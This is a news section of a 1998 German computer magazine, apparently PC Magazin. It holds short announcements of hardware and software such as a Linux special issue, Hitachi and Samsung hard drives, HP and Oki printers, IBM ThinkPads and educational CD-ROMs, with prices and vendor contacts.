PC MAGAZIN SPEZIAL „LINUX"

Das PC Magazin Spezial „Linux" führt Sie durch die Installation von Linux, zeigt, wie Sie mit KDE umgehen und beschreibt für Programmierer Entwicklungsumgebungen. Zudem finden Sie einen ausführlichen Internet-/Netzwerkteil und eine Anleitung zur Programmierung von Sprites. Das PC Magazin Spezial sagt Ihnen, wie Sie mit dem Textsystem KLyX (auf der CD) umgehen und überrascht Sie mit den professionellen Fähigkeiten des Bildbearbeitungsprogramms Gimp.

Ob Sie einen Proxy-Server aufbauen möchten, eine SQL-Datenbank einrichten oder unter einem richtigen Betriebssystem ein eigenes Programm schreiben wollen: Wer jetzt mit Hilfe des PC Magazin Spezial Linux installiert, wird viel Freude bei der Arbeit haben.

Ein weiteres Highlight ist die Heft-CD zu dieser Ausgabe des PC Magazin Spezial: Sie enthält die neueste Ausgabe von Linux sowie das Programmpaket KDE. Der neue grafische Desktop KDE ist Windows-ähnlich und macht es auch für Einsteiger leicht, mit einem Linux-System umzugehen. Und damit Sie nicht bereits bei der Installation das Handtuch werfen, haben wir viele ausgewählte Programme auf die Heft-CD gepackt.

Zum Beispiel ein Tool, das geordnet und wohlsortiert Ihre Software-Pakete verwaltet, die zur Installation anstehen. RPM heißt das Werkzeug, das eine Datenbank der installierten Komponenten anlegt. Über den Manager kpackage kommuniziert es mit Ihnen bei der Installation neuer Software und nimmt Ihnen die knifflige Verwaltung der Pakete ab. Zudem finden Sie mehr als 500 Software-Pakete auf der CD: Von Netscape über die Textverarbeitung KLyX bis zum Debugger ist alles da, auch Apache, der berühmte Web-Server.

Bezug: Für 19,80 Mark mit Red-Hat-Linux 5.1 auf CD im Zeitschriftenhandel oder direkt im WEKA-Shop unter www.wekashop.de.

KURZ & BÜNDIG

Schilder und Etiketten

Das Programm Labels, Cards and More von Mitcom erleichtert den Ausdruck von Etiketten, Schildern und Tickets. Für die Komposition eines eigenen Kunstwerks gibt es mehr als 50 Layout-Vorgaben mit und ohne Motiv. Der Editor bietet Grundfunktionen für Schrift- und Rahmensetzung. Die Software soll mit allen Windows-kompatiblen Druckern funktionieren und kostet 29,95 Mark. TR

Info: Mitcom, Anglerstr. 6, 80339 München, Tel.: 089/50 03 20, Fax: 089/50 03 3 22, www.mitcom.de

Sprach-Bündel

Als Einstieg in die Spracherkennung hat TopWare die nicht mehr ganz taufrischen Programme ViaVoice Gold und Lotus WordPro 97 zu einem Bündel zusammengeschnürt. Im Handel soll es 89,95 Mark kosten. Das zur Spracherkennung notwendige Mikrofon ist im Paket serienmäßig enthalten. Ein gedrucktes Handbuch gibt es allerdings nicht, für ViaVoice liegt lediglich eine Referenzkarte bei. JAK

Info: TopWare, Markircher Str. 23, 68229 Mannheim, Tel.: 0800/8 92 37 66, Fax: 0621/48 28 67 10 (gebührenpflichtig), www.topware.de

Grafikatelier

Eine umfangreiche Sammlung von Grafik-Software und Tools kommt vom Vogel Verlag. Auf der von bhv vertriebenen CD zum Preis von ca. 40 Mark sind Programme für 3D, Animation, sowie Pixel- und Vektorgrafik gespeichert, darunter auch Trial-Versionen von Adobe-Programmen. Dazu hat der Verlag Datenbanken, Viewer, Screen-Capture- und andere Tools gepackt. JAK

Info: bhv, Novesiastr. 60, 41564 Kaarst, Tel.: 02131/765 01, Fax: 02131/76 51 01, www.bhv.net

FESTPLATTE VON HITACHI

Affenzahn



Mit der stolzen Drehzahl von 12030 U/min rotieren die neun Magnetscheiben der neuen Pegasus 2 von Hitachi. Damit läßt der japanische Großkonzern die 10 000er-Klasse aus und vollzieht in einem Schritt den Wechsel von 7200 zu 12 000 U/min. Die Festplatte hat eine Kapazität von 9,1 GByte, 2 MByte Cache und ist für den High-End-Workstation- und Server-Markt konzipiert.

Die hohe Drehzahl bedingt eine Latenzzeit (Zeit für eine halbe Umdrehung) von nur 5,0 ms. Damit ist die neue Festplatte um gut 50 Prozent schneller als ein 7200er-Laufwerk. Der Clou: Die Magnetplatten haben nur 2,5 Zoll Durchmesser, wodurch sich auch die Seek-Zeit (Zeit für die Positionierung des Schreib-/Lesekopfs) deutlich verkürzt. Diese beziffert Hitachi auf 2,5 ms. Damit ergibt sich eine mittlere Zugriffszeit von 7,5 ms. Zum Vergleich: Der derzeitige Klassenprimus, die Seagate Cheetah 9LP, kommt auf 8,2 ms. Die Datendichte beträgt laut Hitachi 1854 MBit pro Quadratzoll. Durch die hohe Drehzahl entsteht viel Wärme. Deshalb hat Hitachi das Gehäuse mit Kühlrippen versehen. Der Gehäuseformfaktor der Pegasus 2 entspricht jedoch dem 3,5-Zoll-Format. Ende Oktober ist die Pegasus 2 für 1900 Mark im Handel. Zur Herbst-Comdex legt Hitachi mit der Ankündigung der ersten mit 15 000 Touren drehenden Festplatte noch eins drauf. FKH

Info: Hitachi, Am Seestern 18, 40547 Düsseldorf, Tel.: 0211/5 28 38 18, Fax: 0211/5 28 38 49, www.hitachi-eu.com

MEDIA DJ PRO

Mit Samples jonglieren

Ein elektronisches Instrument soll der Media DJ Pro sein. Auf einem runden Bildschirm, der in 36 Sektoren unterteilt ist, ordnen Sie Sound-Samples an, um sie anschließend einzeln in Echtzeit aufzurufen. Über sechs frei belegbare Funktionstasten sind weitere Samples aufrufbar. Mit dem Effekt- und einem Groove-Editor können Sie die Samples nachbearbeiten. Ein Makroeditor beobachtet Sie bei der Arbeit und zeichnet alle Aktionen auf. Die Makros werden gespeichert und stehen so für neue Aktionen bereit. Rund 1000 Soundsamples im *wav-* und *aif*-Format dienen dem schnellen Einstieg in das Arrangieren mit dem PC. Über die Internet-Adresse

`www.mediadj.de`

gibt's Song-Nachschub. Media DJ Pro kostet 49,90 Mark und läuft unter Windows 95/98 sowie NT 4.0. JAK

Info: Koch Media, Lochhamer Straße 9, 82152 Planegg, Tel.: 089/85 79 51 20, Fax: 089/85 79 51 60, www.kochmedia.com

CD-REWRITEABLE VON SONY

Besser spät als nie

Sony bringt mit Verspätung ihren ersten CD-RW-Brenner auf den Markt. Das ATAPI-Laufwerk CRX100E-RP soll RW-Medien mit bis zu 2fach-Speed beschreiben, CD-R-Discs mit bis zu 4fach-Tempo. Die Lesegeschwindigkeit gibt Sony mit maximal 24fach an, die mittlere Zugriffszeit mit 150 ms. Das CRX100E-RP ist ein Komplettpaket aus ATAPI-Laufwerk, WinOnCD 3.6 und PacketCD 3.0, CD-R- und CD-RW-Medien sowie Zubehör. Die Software soll eine zweifache Kompression der Daten zulassen, wodurch theoretisch 1,2 GByte auf eine CD passen. Durch den Track Recovery Algorithmus verspricht Sony sogar die „Rettung" und Weiterverwendung einer Disc, wenn ein Buffer Underrun (der konstante Datenstrom reißt ab) auftritt. Das Retail Kit wird für etwa 700 Mark angeboten. NH



Info: Sony Europe, Humboldstraße 8, 85609 Dornach, Tel.: 089/94 58 20, Fax: 089/94 58 24 99, www.sony.de

FARBTINTENSTRAHLDRUCKER

Druck mal wieder



Von Hewlett-Packard kommen mit dem HP 2500 C und dem HP 2500 CM zwei neue Farbtintenstrahldrucker. Die für Arbeitsgruppen konzipierten Printer sind für ein monatliches Druckvolumen von bis zu 12 000 Seiten ausgelegt. Sie haben je zwei Papierfächer mit einer Kapazität von 400 Blatt.

Beide Geräte sollen bis zu neun Schwarzweiß-Textseiten bzw. sieben Farbseiten pro Minute drucken. Zur Grundausstattung des HP 2500 C gehören 4 MByte RAM, während der HP 2500 CM 12 MByte bietet. Beide Drucker lassen sich auf 76 MByte aufrüsten. Beim HP 2500 CM ist eine Netzwerkkarte integriert, für den HP 2500 C ist sie optional erhältlich. Geringe Betriebskosten verspricht HP durch ein modulares Tintensystem mit vier Druckköpfen und vier separaten Tanks, die sich getrennt wechseln lassen. Durch einen eingebauten Chip erhalten Anwender Informationen über den Füllstand der Patronen und wann die Druckköpfe ausgewechselt werden sollten.

Die Neulinge verarbeiten Formatgrößen bis zu DIN A 3. Der ab Mitte November erhältliche HP 2500 C richtet sich an Windows-Anwender, der HP 2500 CM an Windows- und Macintosh-Anwender und ist ab März 1999 erhältlich. Der HP 2500 C kostet zirka 2600 Mark, für den 2500 CM steht noch kein Preis fest. NH

Info: HP, Hewlett-Packard-Str., 61352 Bad Homburg, Tel.: 0180/5 32 62 22, Fax: 0180/5 31 61 22, www.hewlett-packard.de

EUROGLOT PROFESSIONAL 3.0

Mein Wörterbuch spricht

Für ihre Wörterbücher der Reihe Euroglot 3.0 Professional hat Heisoft Aussprachemodule vorgestellt. Damit können Sie sich fast alle Begriffe, die Sie in den Euroglot-Wörterbüchern finden, vom PC vorsprechen lassen. Pro Sprache gibt es ein eigenes, auf CD erhältliches Modul (derzeit für Deutsch, Englisch, Französisch und Niederländisch). Jede CD kostet 229 Mark. Die Wörterbücher bieten pro Sprache 350 000 Begriffe mit 650 000 Synonymen. Laut Heisoft enthalten die Computerlexika ausführliche grammatikalische Informationen.

Auf die einzelnen Begriffe können Sie nicht nur in ihrer Grundform (Nominativ Singular bei Substantiven, Infinitiv bei Verben) zugreifen: Das Wörterbuch sucht den richtigen Eintrag heraus, auch wenn Sie deklinierte oder konjugierte Formen eingeben. Das ist zum Beispiel wichtig, wenn Sie im Englischen ein Verb im Imperfekt lesen und die Grundform nicht wissen.

Auch die neue deutsche Rechtschreibung hat Heisoft bei berücksichtigt. Die Euroglot-Wörterbücher kosten 574 Mark. JAK

Info: Heisoft, 50944 Köln, Tel.: 0180/5 22 31 27, Fax: 0221/94 26 79, www.heisoft.de

MITSUBISHI MONITORE

Platt gemacht



Durch eine neue Technologie soll Mitsubishis Diamond Pro 900e eine absolut plane Darstellung schaffen. Die spezielle Technik sorgt dafür, daß der Elektronenstrahl so geformt wird, daß er auch bei flachen Oberflächen einen nahezu kreisrunden Bildpunkt erzeugt. Bisher wurde durch Verzerrungen im Glas der Eindruck vermittelt, das Bild wölbe sich nach Innen. Dies soll nun durch eine spezielle Glasmischung und eine kompensierende Krümmung an der Röhreninnenseite ausgeglichen werden. Der 19-Zöller Diamond Pro 900e hat eine Schlitzmaske mit variablem Abstand von 0,25 bis 0,27 mm, errreicht eine maximale Auflösung von 1600 x 1200 Bildpunkten und bis zu 152 Hz Bildwiederholfrequenz. Der Preis liegt bei 1600 Mark. NH

Info: Mitsubishi Electric, Gothaer Str. 8, 40880 Ratingen, Tel.: 02102/48 67 70, Fax: 02102/48 65 37, www.mitsubishi-electric.de

KURZ & BÜNDIG

Chemie-Trainer

Es kracht und stinkt zwar nicht, trotzdem verspricht das Programm WinFunktion Chemie & Biologie 9.0 aus dem bhv-Verlag einen anschaulichen Einblick in die beiden Wissenschaften. Die Version 9.0 bietet laut Hersteller gegenüber dem Vorgänger 20 neue Programmteile, etwa Tabellen zu chemischen Begriffen und einen Überblick über die Anatomie des Menschen. JAK

Info: bhv, Novesiastraße 60, 41564 Kaarst, Tel.: 02131/7 65 01, Fax: 02131/76 51 01, www.bhv.net

Aufgesprungen

Nach NEC und ASUS springt Cyber Drive ebenfalls auf den „Schnellzug" auf und präsentiert sein 40fach-CD-ROM-Laufwerk 400D. Die Datentransferrate soll bei maximal 6200 KByte/s liegen, die mittlere Zugriffszeit bei 90 ms. Das ATAPI-Modell wird ab 130 Mark zu haben sein. Ende diesen Jahres will Cyber Drive ein 48fach-Laufwerk auf den Markt bringen. NH

Info: Cyber Drive, Breitscheider Weg 168 – 170, 40885 Ratingen, Tel.: 2102/3 80 00, Fax: 2102/38 00 22, www.cyberdrive.de

Druckerflut

Fünf neue Drucker wird Oki in den kommenden Monaten auf den Markt bringen. Dabei reicht das Angebot vom kompakten Windows-Drucker mit einer Druckgeschwindigkeit von acht Seiten pro Minute bis hin zum schnellen Netzwerkdrucker mit optionaler Duplexeinheit. Die einfachsten Modelle, der Okipage 9w und Okipage 8p, erreichen ein Drucktempo von bis zu acht Seiten pro Minute bei einer maximalen Auflösung von 600 x 600 dpi bzw. 600 x 1200 dpi. Die Preise beginnen bei zirka 550 Mark. NH

Info: Oki, Hansaallee 187, 40549 Düsseldorf, Tel.: 0211/5 26 60, Fax: 0211/59 33 45, www.oki.com

KURZ & BÜNDIG

Festplatten

Samsung bietet ab sofort Festplatten der Serie Spin Point W2100 in den Kapazitäten 2,1, 3,2 und 4,3 GByte. Die Preise: 240 Mark für die 2-GByte-Platte und 299 Mark für das 4-GByte-Modell. NH

Info: Samsung, Am Kronenberger Hang 6, 65824 Schwalbach/Ts., Tel.: 0180/5 12 12 13, Fax: 0180/5 12 12 14, www.samsung.de

Flache Flunder

Sharp bekennt sich nun auch zu ultraflachen Notebooks: Das PC-A 100 ist 24 mm dünn und wiegt als Mitglied der Fliegengewichtsklasse lediglich 1,4 Kilogramm. Es bietet einen 233-MHz-Pentium-Prozessor, 64 MByte RAM und eine 3,2-GByte-Festplatte. Das TFT-Display stellt die Bilder auf 11,3 Zoll Bilddiagonale dar und errreicht dabei eine maximale Auflösung von 800 x 600 Bildpunkten. Mit integriertem Disketten- und CD-ROM-Laufwerk kostet das Sharp PC-A 100 knapp 6000 Mark. NH

Info: Sharp Electronics, Sonnenstr. 3, 20097 Hamburg, Tel.: 0404/2 37 60, Fax: 0404/23 76 25 00, www.sharp.de

Kampfansage

Xerox will HP mit ihrem neuen Laserdrucker im Segment der Bürodrucker stärker Konkurrenz machen. Das neue Modell DocuPrint P8e schafft wie der HP-Drucker bis zu acht Seiten pro Minute. Die Auflösung liegt bei den in der Klasse der Office-Printer üblichen 600 x 600 dpi. Der Arbeitsspeicher ist in der Grundversion 4 MByte groß. In den serienmäßigen Papierschacht passen 150 Seiten im DIN-A4-Format. Der Preis wird im Fachhandel bei etwa 800 Mark liegen. NH

Info: Xerox, Emanuel-Leutz-Str. 20, 40547 Düsseldorf, Tel.: 0130/82 83 83, Fax: 0211/9 90 21 99, www.xerox.de

HANDHELD-PC MIT FARBDISPLAY

Quadratisch, praktisch, klein



Von LG Electronics kommt ein neuer Handheld-PC mit Windows CE. Auffällig am H-220C ist sein Farbdisplay mit 8,1-Zoll-Bilddiagonale, das 256 Farben darstellt, und seine Notebook-ähnliche Tastatur. Im Winzling eingebaut sind V.90-Modem, Mikrofon, Lautsprecher, VGA-Ausgang und Parallelport. Das Modem soll Daten mit bis zu 56 KBit/s übertragen, Telefaxe mit maximal 14 KBit/s.

Im HC-220C arbeitet ein 100-MHz-SH-3-Prozessor. Im Upgrade-fähigen ROM von 16 MByte sind Windows CE 2.0 sowie die Pocket-Versionen von Word, Excel, PowerPoint, Outlook und Internet Explorer installiert. Der Arbeitsspeicher läßt sich auf 32 MByte aufrüsten. Die Betriebsdauer des Akkus gibt LG mit maximal sechs Stunden an. Der Preis des HC-220C liegt bei etwa 1800 Mark. NH

Info: LG Electronics, Jakob-Kaiser-Str. 12, 47877 Willich, Tel.: 02154/49 21 03, Fax: 02154/42 87 99, www.lge.de

DER BROCKHAUS MULTIMEDIAL

Geballtes Wissen



Auf der Frankfurter Buchmesse stellte der Brockhaus-Verlag sein Standardwerk auf CD-ROM vor. 140 000 Stichwörter führen zu 66 000 Artikeln. Hinzu kommen Originalvideos aus *Tagesschau* und *Tagesthemen* von rund 50 Minuten. Weitere Multimedia-Elemente: 25 Animationen, 53 Essays, 650 Bilder und interaktive Landkarten sowie neun Stunden Tondokumente. Fast jedes Wort soll anklickbar und mit Stichwörtern verlinkt sein.

Eine Lexikonerweiterung gibt's im Internet. Quiz-Spiele runden das Angebot ab. Preis: 199 Mark. TR

Info: Fachhandel, www.brockhaus.de

MONITORE

Preiswert

Für 777 Mark bietet nun auch Iiyama einen 17-Zöller im unteren Preissegment an. Der Vision Master 400 S702GT hat eine 0,28-mm-Lochmaske und wartet mit einer Videobandbreite von 160 MHz auf. Damit sind selbst bei Auflösungen von 1600 x 1200 Bildpunkten Bildwiederholfrequenzen von 77 Hz möglich. In der für einen 17-Zöller optimalen Auflösung von 1024 x 768 ist ein Betrieb bei 120 Hz sichergestellt. Serienmäßig bietet der Vision Master sechs Voreinstellungen für Standardauflösungen, via OSD (OnScreen Display) stehen weitere zehn vom Benutzer definierbare Speicherplätze zur Verfügung.

Iiyama gewährt auf den Monitor eine Garantie von drei Jahren inklusive einem kostenlosen Vor-Ort-Abholservice. Optional ist der S702GT auch mit einem USB-Hub erhältlich.

Zweiter im Iiyama-Bund ist der 19-Zoll-Monitor Vision Master Pro 450 mit 0,25-mm-Streifenmaske. Für viel Helligkeit, Kontrast und hohe Auflösung soll die Diamondtron-NF-Bildröhre sorgen. Der Pro 450 erreicht eine Auflösung von 1600 x 1280 Punkten bei 86 Hz. Der 19-Zöller entspricht TCO '95- und TÜV-GS. FKH/NH

Info: Iiyama, Am Kiesgrund 2 – 4, 85622 Feldkirchen, Tel.: 089/9 00 05 00, Fax: 089/90 00 50 50, www.iiyama.de

HANDHELD-PC

Kameramann

Im Herbst präsentiert Sharp die zweite Generation ihrer Handheld-Produktlinie mit Windows CE: die Modelle HC-4200G und HC-4600G mit Farb-LC-Display (256 Farben). Gegenüber ihren Vorgängern sollen sie eine verbesserte Kompatibilität mit PC-Programmen bieten sowie neue Möglichkeiten des Datenaustauschs und der Faxkommunikation. Erstmals integriert Sharp in die Winzlinge auch einen MPEG-Player zum Abspielen von Multimedia-Dateien.

Das Modell HC-4600G (16 MByte Arbeitsspeicher) kommt serienmäßig mit dem deutschen PC File Viewer, der Originaldateien verschiedener Formate ohne zeitraubendes Konvertieren öffnet. Laut Sharp lassen sich nicht nur Word- und Excel-Dateien, sondern auch Dateien im JPEG-, MS-Access- und dBase-Format ansehen. Wie beim HC-4600G gehört auch beim neuen HC-4200G (12 MByte) die IntelliMigrate-Software zum Lieferumfang. Via PC ist damit der Datentransfer von Organizern und Datenbanken verschiedener Hersteller möglich.

Optional gibt's die Digitalkamera CE-AG 04 mit Anschluß an den PC-Card-Slot der HC-Modelle. Damit lassen sich bei maximal 16 Einzelaufnahmen Bewegungsabläufe als Sequenz festhalten und anschließend als digitales Minivideo abspielen. Ein Preis für die Kamera wurde noch nicht genannt.

Die neuen Sharp-Modelle arbeiten mit einem MIPS-RISC-Prozessor und dem deutschen Betriebssystem Windows CE in der Version 2.0. Ab Herbst 1998 werden der HC-4200G zum Preis von rund 1600 Mark und das Modell HC-4600G für 2000 Mark im Fachhandel erhältlich sein. NH

Info: Sharp Electronics, Sonnenstr. 3, 20097 Hamburg, Tel.: 0404/2 37 60, Fax: 0404/23 76 25 00, www.sharp.de

MUSIK-INFO PRO 98

Musikzentrum

Gleich vier verschiedene Musikprogramme hat Sybex auf die Doppel-CD-ROM Musik-Info Pro für 49,95 Mark gepackt. Hauptbestandteil ist das Audio-CD-Archiv Musik-Info 3 mit mehr als 140 000 Titeleinträgen, aufgeteilt in 90 000 Pop- und Jazz-, 41 000 Klassik- sowie 9000 Videotitel. Das Lexikon Musik-Info führt in die Welt der Sinfonien, Konzerte und Ouvertüren. Aktuelleren Bezug zur Musikszene haben Bestandteile wie die New Beat Machine und eine Vollversion des Software-Synthesizers S-Y 20 von Yamaha inklusive 1000 MIDI- und Wave-Dateien. TR

Info: Sybex, Erkather Str. 345 – 349, 40231 Düsseldorf, Tel. 0211/9 73 90, Fax 0211/ 9 73 91 99, www.sybex.de

KURZ & BÜNDIG

Mikrotechnologie

Das Programm Chips von S.A.D. erklärt die Arbeitsweise des gleichnamigen Datenspeichers (bekannt aus Telefon und EC-Karte). Die Informationen teilen sich auf die Themengebiete Karte, Lesegeräte und Software sowie Sicherheit und Kryptographie-Verfahren auf. Preis: 49,95 Mark. TR

Info: S. A. D., Rötelbacherstr. 91, 89079 Ulm, Tel.: 07305/9 62 90, Fax: 07305/96 29 33

Works-Workshop

Ein Lernprogramm für Einsteiger zu Microsoft Works bringt die Medienwerkstatt Mühlacker heraus. Die 40 Lektionen bestehen aus jeweils einem Lehrfilm, den Erläuterungen ergänzen. Die Kapitel sind laut Mühlacker nach den Works-Modulen aufgeteilt (Datenbank, Tabellenkalkulation und Textverarbeitung). Außerdem sind Internet-Grundlagen und ein Wörterbuch enthalten. Der Preis wird mit 65 Mark angegeben. TR

Info:Medienwerkstatt Mühlacker, Pappelweg 3, 75417 Mühlacker, Tel.: 07041/8 33 43, Fax: 07041/86 07 68, www.medienwerkstatt-online.de

Preisrutsch


Mitsubishi kündigt Preissenkungen zwischen drei und 27 Prozent an für „praktisch alle“ Monitore der Modellreihen Diamond Scan, Diamond Plus und Diamond Pro sowie die beiden TFT-Displays. So ist das Einstiegsmodell Diamond Scan 50 (15 Zoll) für knapp 400 Mark zu haben (minus 27 Prozent), den Diamond Scan 70 (17 Zoll) gibt es nun für zirka 700 Mark (minus 17,6 Prozent), und der Diamond Pro 700e (17 Zoll) liegt nun bei etwa 1150 Mark (minus 22,3 Prozent). NH

Info: Mitsubishi, Gothaer Str. 8, 40880 Ratingen, Tel.: 02102/48 67 70, Fax: 02102/48 65 37, www.mitsubishi-electric.de

CD-WIZARD GOLD 4.6

Gut gebrannt

Die Firma VOB will mit dem neuen Brennprogramm CD-Wizard Gold 4.6 neue Maßstäbe in puncto Einfachheit und Funktionsvielfalt setzen. Das soll durch die bekannte Explorer-Darstellung, lokale Menüs, intelligente Assistenten und einen übersichtlichen Aufbau gelingen.
Laut VOB unterstützt der CD-Wizard die Schreibmodi Disc At Once, Track At Once, Session At Once und Packet Writing sowie alle gängigen Formate. Mit DirectWrite sollen CDs mit Überlänge geschrieben werden und mit DirectDriver



soll auch 8fach- und 12fach-Recording auf mehreren Brennern gleichzeitig möglich sein.

Der CD-Wizard verfügt über eine Datenbank mit über 1,5 Millionen Einträgen, in der die Daten bekannter Audio-CDs abgelegt sind. Neben dem CD-Wizard stehen mit MutiCopy CD, WebXtension, LableMaker und Speedtest weitere Programme zur Verfügung. Der CD-Wizard Gold 4.6 wird in der Vollversion fast 300 Mark kosten. NH

Info: VOB Computersysteme, Haumannstr. 1a, 44379 Dortmund, Tel.: 0231/9 61 02 80, Fax: 0231/96 10 28 88, www.vob.de

NOTEBOOKS VON IBM

ThinkPad mit 300 MHz Pentium II

Von den All-in-One-Notebooks ThinkPad 380 bis zur High-End-Serie ThinkPad 770 erweitert IBM sämtliche Notebook-Serien um neue Modelle.

Das neue Topmodell IBM ThinkPad 770X ist für anspruchsvolle Anwender konzipiert. Es ist mit einem speziell an Notebooks angepaßten 300-MHz-Pentium-II-Prozessor augestattet und unterstützt damit auch Windows NT 4.0. Sein Arbeitsspeicher ist von 128 MByte SDRAM auf 320 MByte erweiterbar. Die 8,1-GByte-Festplatte läßt sich optional durch eine zweite ergänzen. Das 770X trägt ein 13,7-Zoll-TFT-Display, das eine maximale Auflösung von 1280 x 1024 Bildpunkten (SXGA) darstellt. Der Käufer kann zwischen 10- bis 24fach-CD-ROM- und einem DVD-ROM-Laufwerk wählen. Zur Standardausstattung gehören Lautsprecher und integrierter SRS 3D-Sound, Dolby Digital und MPEG-2-Unterstützung. Optional lassen sich DVD-ROM-, CD-ROM- oder Festplattenlaufwerk, eine zweite Batterie oder ein Zip- bzw. Super-Disc-Laufwerk anschließen. Das ThinkPad 770X ist ab zirka 12 000 Mark zu haben.

Auch im IBM ThinkPad 600 findet sich ein 300-MHz-Pentium-II-Prozessor. Der Arbeitsspeicher beträgt 64 MByte, die Speicherkapazität der Festplatte 5,1 bzw. 6,4 GByte. Das ThinkPad 600 ist mit einem 13,7-Zoll-TFT-Display und integriertem 56K-Modem ausgerüstet. Das IBM ThinkPad 600 wiegt etwas mehr als zwei Kilogramm. Die Preise beginnen bei zirka 12 700 Mark.

Das ThinkPad 560Z bietet IBM in vier Varianten an: Neben einem 300-MHz-Pentium-II-Prozessor kombiniert mit einer 6,4-GByte-Festplatte, gibt es auch die 233-MHz-Pentium-II-Variante mit 4-GByte-Festplatte. Das Display ist 12,1 Zoll groß. Die Preise für das Modell fangen bei zirka 8800 Mark an.

Das preiswerteste Notebook ist das ThinkPad 560Z für knapp 8500 Mark. Es ist wahlweise mit 233- oder 300-MHz-Pentium-II-Prozessor ausgestattet. Das ThinkPad 560Z verfügt über 32 MByte RAM, ein 13,3-Zoll-Display, ein 24fach-CD-ROM-Laufwerk und Lautsprecher mit Subwoofer. Die Kapazität der Festplatte beträgt 4 GByte und ist optional erweiterbar. NH

Info: IBM Deutschland, Pascalstr. 100, 70569 Stuttgart, Tel.: 01803/31 32 33, Fax: 07032/15 37 77, www.ibm.com

BAUFINANZIERUNG

Finanzplaner


Die meisten Menschen bauen nur einmal im Leben ein Haus. Bei diesem wichtigen Vorhaben soll die CD *Baufinanzierung* der Reihe *Bau-Genius* aus dem Oikos Verlag helfen. Auf der Scheibe ist ein Finanzrechner, der zum Beispiel zeigt, wieviel Geld Sie für Ihr Haus erübrigen können und in welchen Raten Sie Ihre Schulden tilgen. Taucht eine Lücke im Finanzplan auf, gibt die Software eine Warnung aus. Ein Ratgeber zur Baufinanzierung und Auszüge aus den aktuellen Baugesetzen sollen helfen, sich im Gesetzeswirrwarr zurechtzufinden. Auf der CD sind außerdem Adressen verschiedener Baufirmen, Wohnberatungen, Verbraucherorganisationen, Behörden und Bausparkassen, über die Sie weitere Informationen zu Ihrem Projekt erhalten können.

Reine Reklame, aber trotzdem unterhaltsam sind die virtuellen Hausrundgänge, die Sie sich als QuickTime-Video anschauen können. Der QuickTime-Player ist auf der CD enthalten. *Bau-Genius' Baufinanzierung* läuft unter Windows 95/98 und kostet 29,80 Mark. JAK

Info: A.U.G.E Marketing, Osterstr. 58, 20259 Hamburg, Tel.: 040/49 07 13 02, Fax: 040/49 07 13 01, www.baugenius.de

ROUTENPLANER

Weltenbummler



Für Globetrotter gibt's von AND Publishers Deutschland den Welt-Routenplaner Androute World. Ob Sie von München nach Moskau wollen oder von Tunis nach Johannisburg – das 49 Mark teure Programm liefert detaillierte Routenvorschläge.

Nach der Berechnung der Route sehen Sie einen Kartenausschnitt mit dem Reiseweg und im Fenster die Angaben zu Zwischenstationen und Entfernungen. Für die Routenbestimmung können Sie dem Programm nicht nur Anfang und Endpunkt Ihrer Reise nennen, sondern auch Zwischenstationen auswählen. Androute World berechnet dann auf Wunsch neben einer Hauptroute auch Alternativen.

Als CD-Zugabe gibt's einen Bildschirmschoner mit Satellitenkarten. Das Programm läuft unter Windows 3.x, 95 und 98. JAK

Info: AND, 65002 Wiesbaden, Tel.: 0611/98 62 10, Fax: 0611/986 21 44, www.and.de

KURZ & BÜNDIG

Global Lernen

Einen didaktischen Rundumschlag finden Sie auf der CD-ROM *Global Lernen*. Sie enthält Biographien aus aller Welt und befaßt sich mit positiven und negativen Aspekten der Globalisierung sowie dem Umgang mit Medien. Ein Muß für den Sozialkundeunterricht. KSF/TR

Info: Kostenlos, Bundeszentrale für politische Bildung, Referat für neue Medien, Berliner Freiheit 7, 53111 Bonn, www.global-lernen.de

Nervenkitzel

Die Zeiten, da man einfach spazierenging sind vorbei. Heute muß es Freeclimbing oder Fallschirmspringen sein. Da das meistens nicht vor der Haustür geht, ist ein *Action-Atlas* hilfreich. Für 39,90 Mark gibt es 3700 Trendsport-Adressen. KSF/TR

Info: CAS Software, Wilhelm-Schickard-Str. 10, 76131 Karlsruhe, Tel.: 0721/9 63 80, www.cas-software.de

Ja wo fliegt er denn?

Oscar Der Ballonfahrer taucht unter (für 69 Mark) richtet sich an Kinder im Alter zwischen 4 und 10 Jahren. Oscar besucht Tiere und bringt Zusammenhänge spielerisch näher. KSF/TR

Info: Tivola Verlag, Bouchéstr. 12, 12435 Berlin, Tel.: 030/53 31 21 00, www.tivola.de

Stein auf Stein

MediaGlobe Baufinanz hilft Bauherren (für 29,90 Mark) beim Berechnen der Zinsen und Zinseszinsen, gibt Auskünfte zur Abschreibung und zu Bausparverträgen. Vertragsvorlagen und Gesetzestexte helfen beim Verhandeln mit Banken, Architekten und Behörden. KSF/TR

Info: E.D.V. CD-ROM, Münzstr. 87, 42277 Wuppertal, Tel.: 0800/3 38 34 73, www.edvdirect.de

DER KLEINE PRINZ

Eine Rose ist eine Rose...

25 Millionen verkaufte Bücher in 80 Sprachen und Dialekten – es war nur eine Frage der Zeit, bis *Der kleine Prinz* auf CD-ROM erscheinen würde. Der Verlag Gallimard, vor 52 Jahren Herausgeber der französischen Erstausgabe, hat sich der Aufgabe mit viel Fingerspitzengefühl angenommen (in Deutsch bei Tivola für 79 Mark).

